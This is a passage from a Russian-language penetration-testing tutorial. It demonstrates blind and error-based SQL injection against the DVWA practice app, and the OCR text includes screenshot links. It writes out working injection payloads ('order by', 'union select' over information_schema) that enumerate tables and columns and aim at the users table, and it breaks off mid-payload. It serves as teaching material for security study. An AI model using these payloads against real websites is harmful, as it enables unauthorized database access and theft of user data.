id=1.


Можем протестировать уязвимость на столбцы, с помощью выражения «order by». Добавим истинное выражение: «1“ order by1#»:




Отображается правильная страница, как и в примере с «1“ and 1=1#».
Также мы можем проверить ложное утверждение, которое будет выглядеть как: «1“ order by 10000»:



Вывода информации на странице не произошло, а это значит, что страница уязвима, даже если нет вывода ошибок SQL.
Зная, что на данной странице есть слепая SQL инъекция, можно воспользоваться выражением, например: «1“ union select 1,2#»:




Видим вывод информации id, first name, surname.
Модифицируем выражение в URL, и оно примет вид: «1“ union select table_name, 2 from information_schema.tables»:




Строка для обнаружения простой и слепой SQL инъекции абсолютно такая же. Отличие только в том, как ее обнаружить.
Нужно придумывать способы обнаружения инъекций, но некоторые примеры я Вам предоставил.

Исследование более сложных SQL-инъекций.


Здравствуйте, дорогие друзья.
Я хотел бы показать Вам достаточно хитрую SQL-инъекцию. Нам понадобится уязвимое веб-приложение DVWA.
Поставим низкий уровень безопасности «low»:



Я заинтересован в среднем уровне, но хотел бы показать, как все работает на низком. Откроем вкладку «SQL Injection», и введем единицу «1»:




Как видим, страница отображается корректно.
Теперь проведем инъекцию через URL, вставив символ кавычки «“»:




Видим ошибку.


Теперь добавим истинное утверждение, которое будет выглядеть как: «1“ and



Оно является истинным, и страница отображается корректно.
Если мы добавим цифру «0» в выражение, то мы получим неправильную страницу, а это значит, что мы можем сделать инъекцию:




Мы также можем использовать выражение «order by 1»:




Получаем корректный вывод страницы.

Добавим к выражению несколько нулей, а именно «order by 10000»:




Вывод некорректный, и это значит, что веб-страница уязвима к SQL-инъекциям.

Попытаемся выяснить количество столбцов, и введем значение 3:




На странице отображается, что данный столбец неизвестный.
Вставим цифру 2:




Страница отобразилась правильно. Это значит, что на странице 2 столбца. Мы можем писать утверждение с выражением «union select», которое будет выглядеть как: «union select column name,2 from information_schema.columns where table name = „users“ %23».


Для начала пропишем в URL «union select 